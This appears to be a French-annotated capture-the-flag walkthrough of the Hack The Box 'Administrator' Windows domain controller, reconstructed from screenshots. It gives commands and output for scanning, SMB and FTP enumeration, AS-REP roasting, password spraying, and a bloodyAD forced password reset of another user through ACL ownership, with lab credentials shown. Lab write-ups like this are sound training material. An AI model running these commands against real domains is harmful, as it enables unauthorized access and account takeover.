
Administrator



Machine Information

As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Username: Olivia Password: ichliebedich

Olivia
ichliebedich

Scanning

nmap -p- --min-rate=3000 -sVC 10.129.143.239 -vvv


```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server
time: 2025-08-26 21:27:30Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56837/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
```

```
56842/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56849/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56865/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56903/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

administrator.htb > /etc/hosts


Enumeration

SMB



```
[Aug 26, 2025 - 16:49:01 ] HTB_VIP /workspace →  netexec smb administrator.htb -u Olivia -p password.txt --shares
SMB          10.129.143.239  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB          10.129.143.239  445    DC               [+] administrator.htb\Olivia:ichl****
SMB          10.129.143.239  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB          10.129.143.239  445    DC               [*] Enumerated shares
SMB          10.129.143.239  445    DC               Share           Permissions     Remark
SMB          10.129.143.239  445    DC               -----           -----------     ------
SMB          10.129.143.239  445    DC               ADMIN$                          Remote Admin
SMB          10.129.143.239  445    DC               C$                              Default share
SMB          10.129.143.239  445    DC               IPC$            READ            Remote IPC
SMB          10.129.143.239  445    DC               NETLOGON        READ            Logon server share
SMB          10.129.143.239  445    DC               SYSVOL          READ            Logon server share
[Aug 26, 2025 - 16:49:20 ] HTB_VIP /workspace →
```


nxc smb administrator.htb -u 'Olivia' -p password.txt -M spider_plus -o DOWNLOAD_FLAG=True



```
SMB         10.129.143.239  445    DC               SYSVOL          READ            Logon server share
SPIDER_PLUS 10.129.143.239  445    DC               [+] Saved share-file metadata to "/root/.nxc/modules/nxc_spider_plus/10.129.143.239.json".
SPIDER_PLUS 10.129.143.239  445    DC               [*] SMB Shares:           5 (ADMIN$, C$, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.143.239  445    DC               [*] SMB Readable Shares:  3 (IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.143.239  445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.143.239  445    DC               [*] Total folders found:  22
SPIDER_PLUS 10.129.143.239  445    DC               [*] Total files found:    7
SPIDER_PLUS 10.129.143.239  445    DC               [*] File size average:    1.25 KB
SPIDER_PLUS 10.129.143.239  445    DC               [*] File size min:        22 B
SPIDER_PLUS 10.129.143.239  445    DC               [*] File size max:        4.16 KB
SPIDER_PLUS 10.129.143.239  445    DC               [*] File unique exts:     4 (inf, cmtx, ini, pol)
SPIDER_PLUS 10.129.143.239  445    DC               [*] Downloads successful: 7
SPIDER_PLUS 10.129.143.239  445    DC               [+] All files processed successfully.
```


> **Note**
>
> Rien d'intéressant.

FTP




```
[Aug 26, 2025 - 16:39:20 ] HTB_VIP /workspace →  ftp 10.129.143.239
Connected to 10.129.143.239.
220 Microsoft FTP Service
Name (10.129.143.239:root): Olivia
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed
ftp>
```

nxc ftp administrator.htb -u Olivia -p password.txt --ls



```
[Aug 26, 2025 - 16:49:20 ] HTB_VIP /workspace →  nxc ftp administrator.htb -u Olivia -p password.txt --ls
FTP          10.129.143.239  21     administrator.htb [-] Olivia:ichl**** (Response:530 User cannot log in, home directory inaccessible.)
[Aug 26, 2025 - 16:51:10 ] HTB_VIP /workspace →
```

RPC




```
[Aug 26, 2025 - 16:37:12 ] HTB_VIP /workspace ➜  showmount -e administrator.htb
clnt_create: RPC: Unable to receive
```

Kerberos

AS REP Roasting

> **Note**
>
> Fonctionne seulement si un utilisateur à l'option Do not require Kerberos preauthentication activé.

```
GetNPUsers.py administrator.htb/ -no-pass -usersfile users.txt -dc-ip
10.129.143.239
```




```
[Aug 26, 2025 - 16:41:07 ] HTB_VIP /workspace ➜  GetNPUsers.py administrator.htb/ -no-pass -usersfile users.txt -dc-ip 10.129.143.239
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[-] User Olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

Userenum

netexec

netexec smb administrator.htb -u users.txt -p password.txt --users




```
[Aug 26, 2025 - 16:43:02 ] HTB_VIP /workspace ➜  netexec smb administrator.htb -u users.txt -p password.txt --users
SMB         10.129.143.239  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.143.239  445    DC               [+] administrator.htb\Olivia:ichl****
SMB         10.129.143.239  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.143.239  445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer
/domain
SMB         10.129.143.239  445    DC               Guest                         <never>             0       Built-in account for guest access to the comput
er/domain
SMB         10.129.143.239  445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.129.143.239  445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.129.143.239  445    DC               michael                       2024-10-06 01:33:37 0
SMB         10.129.143.239  445    DC               benjamin                      2024-10-06 01:34:56 0
SMB         10.129.143.239  445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.129.143.239  445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.129.143.239  445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.129.143.239  445    DC               emma                          2024-10-31 00:18:35 0
SMB         10.129.143.239  445    DC               [*] Enumerated 10 local users: ADMINISTRATOR
```

```
michael
benjamin
emily
ethan
alexander
emma
```

Password spraying

> **Note**
>
> Au cas ou des utilisateurs utilisent le même mot de passe.


nxc smb administrator.htb -u users.txt -p password.txt --continue-on-success



```
[Aug 26, 2025 - 16:47:27 ] HTB_VIP /workspace ➜  nxc smb administrator.htb -u users.txt -p password.txt --continue-on-success
SMB         10.129.143.239  445    DC                [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.143.239  445    DC                [+] administrator.htb\Olivia:ichl****
SMB         10.129.143.239  445    DC                [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC                [-] administrator.htb\michael:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\benjamin:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\emily:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\ethan:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\alexander:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\emma:ichl**** STATUS_LOGON_FAILURE
[Aug 26, 2025 - 16:47:35 ] HTB_VIP /workspace ➜
```

BloodyAD

bloodyAD --host 10.129.143.239 -d administrator.htb -u 'Olivia' -p 'ichliebedich' get writable



```
[Aug 26, 2025 - 16:56:57 ] HTB_VIP /workspace ➜  bloodyAD --host 10.129.143.239 -d administrator.htb -u 'Olivia' -p 'ichliebedich' get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=administrator,DC=htb
permission: WRITE

distinguishedName: CN=Olivia Johnson,CN=Users,DC=administrator,DC=htb
permission: WRITE

distinguishedName: CN=Michael Williams,CN=Users,DC=administrator,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE
```


> **Note**
>
> Olivia est OWNER de Michael !

Exploitation


Lateral movement as Michael

set password

```
bloodyAD --host "10.129.143.239" -d "administrator.htb" -u "Olivia" -p
"ichliebedich" set password "Michael" "Password123"
```



```
[Aug 26, 2025 - 17:06:22 ] HTB_VIP /workspace ➜  bloodyAD --host "10.129.143.239" -d "administrator.htb" -u "Olivia" -p "ichliebedich" set password "Michael"
 "Password123"
[+] Password changed successfully!
[Aug 26, 2025 - 17:06:26 ] HTB_VIP /workspace ➜
```




```
[Aug 26, 2025 - 17:08:12 ] HTB_VIP /workspace ➜  nxc smb administrator.htb -u users.txt -p password.txt --continue-on-success
SMB         10.129.143.239  445    DC                [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb
SMB         10.129.143.239  445    DC                [+] administrator.htb\Olivia:ichl****
SMB         10.129.143.239  445    DC                [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC                [-] administrator.htb\michael:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\benjamin:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\emily:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\ethan:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\alexander:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\emma:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [+] administrator.htb\michael:Pass****
SMB         10.129.143.239  445    DC                [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC                [-] administrator.htb\benjamin:Pass**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\emily:Pass**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\ethan:Pass**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\alexander:Pass**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC                [-] administrator.htb\emma:Pass**** STATUS_LOGON_FAILURE
[Aug 26, 2025 - 17:08:28 ] HTB_VIP /workspace ➜
```

> **Note**
>
> On a maintenant accès à micheal.


FTP

nxc ftp administrator.htb -u users.txt -p password.txt --ls



```
[Aug 26, 2025 - 17:10:15 ] HTB_VIP /workspace →  nxc ftp administrator.htb -u users.txt -p password.txt --ls
FTP         10.129.143.239  21     administrator.htb [-] Olivia:ichl**** (Response:530 User cannot log in, home directory inaccessible.)
FTP         10.129.143.239  21     administrator.htb [-] michael:ichl**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] benjamin:ichl**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] emily:ichl**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] ethan:ichl**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] alexander:ichl**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] emma:ichl**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] Olivia:Pass**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] michael:Pass**** (Response:530 User cannot log in, home directory inaccessible.)
FTP         10.129.143.239  21     administrator.htb [-] benjamin:Pass**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] emily:Pass**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] ethan:Pass**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] alexander:Pass**** (Response:530 User cannot log in.)
FTP         10.129.143.239  21     administrator.htb [-] emma:Pass**** (Response:530 User cannot log in.)
```

